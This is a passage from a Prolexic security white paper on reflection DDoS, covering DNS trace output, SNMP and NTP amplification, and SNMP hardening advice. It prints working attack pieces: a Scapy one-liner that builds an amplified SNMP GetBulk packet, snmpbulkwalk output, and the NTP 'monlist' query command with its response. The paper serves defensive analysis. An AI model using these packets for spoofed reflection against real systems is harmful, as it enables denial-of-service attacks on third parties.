18:16:06.660541 IP 66.146.160.13.53 > xxx.xxx.xxx.xxx.25345: 10809 9/4/9
Type46[|domain]
18:16:06.660576 IP 206.78.126.3.53 > xxx.xxx.xxx.xxx.25345: 10809 ServFail-
0/0/1 (36)
18:16:06.660581 IP 206.78.126.3.53 > xxx.xxx.xxx.xxx.25345: 10809 ServFail-
0/0/1 (36)
18:16:06.660627 IP 64.127.100.11.53 > xxx.xxx.xxx.xxx.25345: 10809 27/4/14
Type99[|domain]
-----
8:16:06.660538 IP 64.89.228.8 > xxx.xxx.xxx.xxx: udp
18:16:06.660541 IP 66.146.160.13.53 > xxx.xxx.xxx.xxx.25345: 10809 9/4/9
Type46[|domain]
18:16:06.660576 IP 206.78.126.3.53 > xxx.xxx.xxx.xxx.25345: 10809 ServFail-
0/0/1 (36)
18:16:06.660581 IP 206.78.126.3.53 > xxx.xxx.xxx.xxx.25345: 10809 ServFail-
0/0/1 (36)
18:16:06.660627 IP 64.127.100.11.53 > xxx.xxx.xxx.xxx.25345: 10809 27/4/14
Type99[|domain]
```

Conclusion

DNS reflection attacks are made possible by artifacts in the original architecture and design of the RFC. When DNS was designed, providing ways to access domain names was its primary focus, not potential security issues. Furthermore, the implementation of RFC extensions has introduced additional vectors for exploitation of victim DNS Servers. The threats will remain until these security gaps are closed.

Prolexic customers are protected from Distributed Reflection Denial of Service (DrDoS) attacks as part of our DDoS protection and mitigation services.

NOTE: In-depth cases studies discussed in this white paper are distributed to all Prolexic customers and PLXsert subscribers in the form of periodic internal Threat Advisories.

Appendix

References

<http://www.ietf.org/rfc/rfc1035.txt>
<http://www.ietf.org/rfc/rfc2671.txt>
<http://tools.ietf.org/id/draft-ietf-dnsexp-edns1-03.txt>

Mitigation

DNS RRL - <http://www.redbarn.org/dns/ratelimits>
Cymru Secure Bind Template - <http://www.cymru.com/Documents/secure-bind-template.html>

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

An Analysis of DrDoS SNMP/NTP/CHARGEN Reflection Attacks

Part II of the DrDoS White Paper Series

During 2012, there was a significant increase in the use of a specific Distributed Denial of Service (DDoS) attack methodology known as Distributed Reflection Denial of Service (DrDoS). DrDoS attacks have been a persistent DDoS method for more than 10 years. The technique continues to grow in effectiveness, and it remains a popular attack method for many malicious actors.

This second DrDoS whitepaper from the Prolexic Security Engineering & Response Team (PLXsert) focuses on the use of three common network protocols engaged in reflection attacks:

- Simple Network Management Protocol (SNMP)
- Network Time Protocol (NTP)
- Character Generator Protocol (CHARGEN)

Unlike other DDoS and DrDoS attacks, SNMP attacks allow malicious actors to hijack unsecured network devices – such as routers, printers, cameras, sensors and other devices – and use them as bots to attack third parties.

Similarly, basic vulnerabilities in the NTP and CHARGEN protocols (used for time synchronization and response testing respectively), can be used to misdirect and amplify server responses to a third party victim.

These protocols are ubiquitous across the Internet and out-of-the-box device and server configurations leave most networks vulnerable to these attacks. In this white paper, we analyze the use of these three protocols and suggest actions system administrators can take to reduce their vulnerability to these DrDoS attacks.

Simple Network Management Protocol (SNMP) Attacks

What is SNMP?

SNMP is an application layer protocol commonly used for the management of devices with IP addresses such as routers, switches, servers, printers, modems, IP video cameras, IP phones, network bridges, hubs, alarms and thermometers. The SNMP protocol is defined under IEEE RFC 1157.

SNMP transmits data about device components, device measurements, sensor readings and other system variables. Essentially, SNMP allows users to monitor these variables and, in some cases, also allows for remote management of the devices.

How does SNMP work?

The SNMP network architecture is based on the following three components:

- **Device.** Communications may be unidirectional or bidirectional within any device or sensor that supports the transmission of the SNMP protocol.
- **Agent.** Agents are software modules that reside on the supported device. The Agent collects information from various supported SNMP sensors and device components.
- **Management software.** This software module collects, renders and manages the information from the supported device. The management function is dependent upon the supported device components, as well as processing and memory capacity.

SNMP protocol architecture

SNMP is an application layer protocol, and therefore operates at Layer 7 of the Open Systems Interconnection (OSI) model. SNMP uses the Management Information Base (MIB) as a virtual database. The MIB defines the structure of the management data in a device.



Figure 1: SNMP protocol communication via the UDP protocol

The SNMP agent communicates using the connectionless User Datagram Protocol (UDP). The agent uses Port 161 to transmit SNMP messages and Port 162 to listen for SNMP traps. The SNMP Management Software receives notifications in the form of traps and InformRequests.

SNMP version 1 (SNMPv1) uses five Protocol Data Units (PDUs) as follows:

- GetRequest
- SetRequest
- GetNextRequest
- Response
- Trap

SNMPv2 and SNMPv3 make use of two additional PDUs:

- GetBulkRequest
- InformRequest

SNMP messages (RFC 1157)

An SNMP message consists of the PDU and additional header elements outlined in RFC 1157. An SNMP agent sends information based on two conditions, either in response to a request from SNMP management software, or when a trap event occurs.

IP header	UDP header	version	community	PDU-type	request-id	error-status	error-index	variable bindings
-----------	------------	---------	-----------	----------	------------	--------------	-------------	-------------------

Figure 2: All SNMP PDUs are constructed using this format¹

¹ Wikipedia, Simple Network Management Protocol, http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

SNMP PDU	What it does
GetRequest	Issued by the manager software, it requests the value of one or more variables from the agent.
SetRequest	Issued by the manager software, it requests the agent to change the value of one or more variables. The variable bindings are specified in the body of the SetRequest.
GetNextRequest	Issued by the manager software, it requests the agent to discover the available variables and their values.
GetBulkRequest	Issued by the manager software, it requests the agent to retrieve data in units. This request was introduced in SNMPv2.
Response	Issued by the agent to the manager software, it returns the variable bindings and acknowledgements for five of the PDUs: GetRequest, SetRequest, GetNextRequest, GetBulkRequest and InformRequest.
Trap	Traps are notifications from the agent to the manager software. A trap includes the current sysUpTime value and optional variable bindings.
InformRequest	An acknowledged asynchronous notification from manager to manager or from agent to manager, which was introduced in SNMPv2.

Table 1: A list of SNMP PDUs and what they do

SNMPv3 (RFC 2271, RFC 2275)

SNMPv3 incorporates additional security measures not present in previous versions. SNMPv3 messages contain security parameters that are encoded as an octet string.

Security challenges of the SNMP protocol

- SNMPv1 and SNMPv2 transmit data in human-readable cleartext, which makes these versions vulnerable to interception, disclosure and modification of contents.
- SNMPv1 and SNMPv2 use UDP, a stateless protocol. The origin of transmission cannot be verified, and therefore SNMP is vulnerable to IP spoofing.
- All versions of SNMP, including SNMPv3, are vulnerable to brute force and dictionary attacks.

SNMP reflection attack scenario

To execute an SNMP DrDoS attack, the malicious actor needs to acquire a list of SNMP hosts and community strings. A malicious actor can obtain a list of exploitable SNMP hosts by port-scanning IP ranges, or from a list of known SNMP hosts from a private source.

This DrDoS attack is considered an amplification attack because the malicious actor is able to distribute and increase the attack traffic. The malicious actor will send a spoofed IP request to an SNMP host, and the byte size of the response from the SNMP host will exceed the size of the original request. The ratio of the size of the request to the size of the response is usually 1:3.

The following is an example of amplified byte size obtained from a SNMP BulkGetRequest:

- Per request: 82 bytes
- Per response: 423 bytes

The following is an example of an attack:

- Request:
 - 14:54:54.183509 IP 192.168.1.100.59933 > 192.168.1.5.161: GetBulk(25) N=0 M=10 .1.3.6.1.2.1
- Response:
 - 14:54:54.183942 IP 192.168.1.5.161 > 192.168.1.100.59933: GetResponse(284) .1.3.6.1.2.1.1.1.0="VMware ESX 4.1.0 build-348481 VMware, Inc. x86_64" .1.3.6.1.2.1.1.2.0=.1.3.6.1.4.1.6876.4.1 .1.3.6.1.2.1.1.3.0=114421444 .1.3.6.1.2.1.1.4.0="not set" .1.3.6.1.2.1.1.5.0="target domain" .1.3.6.1.2.1.1.6.0="not set" .1.3.6.1.2.1.1.7.0=72 .1.3.6.1.2.1.1.8.0=0 .1.3.6.1.2.1.1.9.1.2.1=.1.3.6.1.6.3.1 .1.3.6.1.2.1.1.9.1.2.2=.1.3.6.1.2.1.31

The following figure illustrates the topology of an SNMP amplification attack using GetBulkRequests.




Figure 3: Topology of an SNMP amplification DDoS attack

The attack

SNMP reflection attacks can happen a few ways. One scenario involves an attacker enumerating all the MIBs (Management Information Bases) and checking their sizes. Below is an example of an SNMP DrDoS attack using the `snmpbulkwalk` tool. The technique is not ideal for a reflection attack, but a malicious actor can use additional options to find the largest MIB to engage in a reflective denial of service attack.

```

freya:ntp tuna$ snmpbulkwalk -v2c -c public 172.29.18.9
SNMPv2-MIB::sysDescr.0 = STRING: Linux localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 1686
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSmpAgentOIDs.18
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1634621) 4:32:26.21
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: localhost.localdomain
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORID.1 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.2 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.3 = OID: IP-MIB::ip
SNMPv2-MIB::sysORID.4 = OID: UDP-MIB::udpMIB
SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.6 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.7 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.8 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORDescr.1 = STRING: The MIB module for SNMPv2 entities
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB module for managing TCP implementations
SNMPv2-MIB::sysORDescr.3 = STRING: The MIB module for managing IP and ICMP implementations
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for managing UDP implementations
SNMPv2-MIB::sysORDescr.5 = STRING: View-based Access Control Model for SNMP.
SNMPv2-MIB::sysORDescr.6 = STRING: The SNMP Management Architecture MIB.
SNMPv2-MIB::sysORDescr.7 = STRING: The MIB for Message Processing and Dispatching.
SNMPv2-MIB::sysORDescr.8 = STRING: The management information definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORUpTime.1 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.2 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.3 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.4 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.5 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.6 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.7 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.8 = Timeticks: (0) 0:00:00.00
HOST-RESOURCES-MIB::hrSystemUptime.0 = Timeticks: (4264797) 11:50:47.97
HOST-RESOURCES-MIB::hrSystemUptime.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
freya:ntp tuna$

```

Figure 4: Screenshot of a DrDoS attack employing the `snmpbulkwalk` tool

The `snmpbulkwalk` command issues a `BulkGetRequest` to the base MIB 1.3.6.1.2.1. The GET response will contain a list of MIBs that can be queried for information. Afterwards, a `BulkGetRequest` will be created and sent each MIB displaying the GET response.


```

###[ UDP ]###
sport= <RandShort>
dport= snmp
len= None
chksum= None
###[ SNMP ]###
version= v2c
community= 'public'
\PDU\
  ###[ SNMPbulk ]###
  id= <RandNum>
  non_repeater= 0
  max_repetitions= 10
  \varbindlist\
    ###[ SNMPvarbind ]###
    oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
    value= <ASN1_NULL[0]>
    ###[ SNMPvarbind ]###
    oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
    value= <ASN1_NULL[0]>
    ###[ SNMPvarbind ]###
    oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
    value= <ASN1_NULL[0]>
    ###[ SNMPvarbind ]###
    oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
    value= <ASN1_NULL[0]>
    ###[ SNMPvarbind ]###
    oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
    value= <ASN1_NULL[0]>

```

Figure 6: A Scapy view

Scapy created the following packet:

```

p=IP(dst='172.20.10.9')/UDP(sport=RandShort(),dport=161)/SNMP(version='v2c',community='public',PDU=SNMPbulk(id=RandNum(1,200000000),max_repetitions=10,varbindlist=[SNMPvarbind(oid=ASN1_OID('.1.3.6.1.2.1.1.9.1.3.3'))]*100))

```

The packet was then sent to a test server:

```

>>> p=IP(dst='172.20.10.9')/UDP(sport=RandShort(),dport=161)/SNMP(version='v2c',community='public',PDU=SNMPbulk(id=RandNum(1,200000000),max_repetitions=10,varbindlist=[SNMPvarbind(oid=ASN1_OID('.1.3.6.1.2.1.1.9.1.2.3'))]))
>>> srl(p)
Begin emission:
.Finished to send 1 packets.

```

Figure 7: Screenshot of packet verification

Wireshark was used to see the request and response traffic in ASCII format as shown in Figure 8 and Figure 9. The red text is the request, and the blue text is part of the response.




Figure 8: Wireshark analysis view of request and response




Figure 9: Wireshark extended analysis view

The following reflection statistics were observed:

- Request: 1377 bytes
- Response: 10243 bytes
- Reflection multiplier: 7.44

The raw response size of the traffic is amplified significantly. Furthermore, there is also a 1:7 request-to-response packet ratio. This makes the SNMP reflection attack vector a powerful force.

Mitigation of SNMP DrDoS attacks

An organization's vulnerability to SNMP DrDoS attacks can be mitigated with the following actions:²

- Disable SNMP on any supported devices, if it is not needed.
- Use different community or authentication strings for each router, if possible. (Unfortunately, this can become unmanageable.)
- Ensure community strings and passwords are well chosen and not easily guessed.
- Restrict all SNMP access to specific hosts through access control lists (ACLs).
- Restrict all SNMP output through the use of views.
- Disable read/write SNMP access unless it is absolutely necessary.
- If SNMP read/write access is configured, use the `snmp-server tftp-server-list` command to restrict SNMP-controlled TFTP transfers.
- Disable SNMP v1 and v2c in favor of SNMP v3.
- Under SNMP v3:
 - Make sure that SNMPv1 and v2c are disabled.
 - Use both authentication and encryption (AuthPriv) on your routers.
 - Use views to limit SNMP access to information.
- Secure all SNMP management servers.

² Hardening Cisco Routers, Safari Books, <http://my.safaribooksonline.com/book/networking/routers/0596001665/snmp-security/hardisco-chp-8-sect-5>

Network Time Protocol (NTP) Attacks

What is NTP?

Network Time Protocol (NTP) is defined in RFC 958. NTP is widely used to synchronize computer clocks in the Internet. Specifically, NTP is used for synchronizing multiple network clocks using a set of distributed clients and servers.

NTP is built on the User Datagram Protocol (UDP) [port 123], which provides connectionless data transport. It is used for Time Protocol and for ICMP Timestamp message; the NTP protocol serves as a suitable replacement for both.

How does NTP work?

NTP provides the mechanisms needed to synchronize clocks down to the nanosecond, while preserving a non-ambiguous date for the current century. NTP includes provisions to estimate the error of the local clock and allows for the input of characteristics of the reference clock to which it may be synchronized. The latest implementation of the protocol is version 4, as defined in RFC 5905.

However, NTP itself specifies only the data representation and message formats. It does not specify the synchronization algorithms or filtering mechanisms. The NTP architecture is shown in Figure 10.




Figure 10: Architecture of the NTP³

3 Image source: David L. Mills, University of Delaware, www.slideserve.com/percival/ntp-architecture-protocol-and-algorithms

Network Time Protocol version 4 (NTPv4)

NTP version 4 (NTPv4) is backwards compatible with NTPv3, as described in RFC 1305. NTPv4 makes use of a modified protocol header for IPv6 addresses. NTPv4 also includes improvements in algorithms that enhance accuracy. According to RFC 5905, NTPv4 uses a dynamic server discovery scheme to minimize configuration requirements, and it fixes errors in the NTPv3 design.

NTP uses a hierarchical architecture to distribute and synchronize time among nodes and clients, as shown in Figure 11.




Figure 11: Data flow of the NTP protocol⁴

Every layer of the architecture has a stratum value, as defined in RFC 1305: “The accuracy of each server is defined by a number [...], with the topmost level (primary servers) assigned as one and each level downwards (secondary servers) in the hierarchy assigned as one greater than the preceding level.”

⁴ Image source: Wikipedia, Network Time Protocol

NTP timestamps

The 64-bit timestamps used by NTP consist of a 32-bit part for seconds, and a 32-bit part for fractional seconds.

Packet header	
Variables	Description
<i>leap</i>	leap indicator (LI)
<i>version</i>	version number (VN)
<i>mode</i>	protocol mode
<i>stratum</i>	stratum
τ	poll interval ($\log_2 s$)
ρ	clock reading precision ($\log_2 s$)
Δ	root delay
E	root dispersion
<i>refid</i>	reference ID
<i>reftime</i>	reference timestamp
T_1	originate timestamp
T_2	receive timestamp
T_3	transmit timestamp
T_4	destination timestamp*
MAC	MD5 message hash (optional)

LI	VN	Mode	Strat	Poll	Prec
Root Delay					
Root Dispersion					
Reference Identifier					
Reference Timestamp (64)					
Origin Timestamp (64)					
Receive Timestamp (64)					
Transmit Timestamp (64)					
MAC (optional 160)					

* Strictly speaking, T_4 is not a packet variable; it is the value of the system clock upon arrival.

Figure 12: NTP packet header structure⁵

Security challenges with NTP

NTP uses UDP on port 123. NTP is implemented in all major operating systems, network infrastructure devices and embedded devices. By using UDP, NTP is susceptible to the same spoofing vulnerability as UDP. As a result, misconfiguration in network equipment can allow components of an organization's network infrastructure to become unwilling participants in a DDoS attack.

NTP attacks are achieved by launching multiple requests for NTP updates against multiple NTP hosts and directing the responses to a victim host, overwhelming it with NTP traffic.




Figure 13: Topology of an NTP reflection attack

⁵ Image source: David L. Mills, University of Delaware, www.slideserve.com/percival/ntp-architecture-protocol-and-algorithms

NTP attack scenario

An attack vector employing NTP is not obvious. However, we have seen it used on a number of targets, mainly in the gaming industry. Reading through the ntp.org mailing list, it becomes apparent that malicious actors are utilizing NTP mode 7 (monlist), a monitoring function built into NTP. The result is an effective denial of service attack.

Generating this attack scenario can be accomplished with the following statement executing ntpdc, a special query program:

```
ntpdc -c monlist [server ip]
```

```

freya:ntp tuna$ ntpdc -c monlist 10.1.10.128
remote address      port local address      count m ver rstr avgint  lstint
=====
10.1.10.30          59986 10.1.10.128             18 7 2    0    128    0
nist1-sj.ustiming.org 123 10.1.10.128             18 4 4    0    76    24
nist1-la.ustiming.org 123 10.1.10.128             18 4 4    0    80    27
time-b.timefreq.blrdo 123 10.1.10.128             19 4 4    0    65    36
198.60.73.8         123 10.1.10.128             20 4 4    0    64    37
time-a.timefreq.blrdo 123 10.1.10.128             20 4 4    0    64    38
nist.netservicesgroup. 123 10.1.10.128             20 4 4    0    64    41
time-d.nist.gov       123 10.1.10.128             19 4 4    0    65    41
207_223_123_18.colo.te 123 10.1.10.128             20 4 4    0    64    44
india.colorado.edu    123 10.1.10.128             20 4 4    0    63    45
nist1-lnk.binary.net  123 10.1.10.128             20 4 4    0    64    47
nist01.ntp.aol.com    123 10.1.10.128             20 4 4    0    64    47
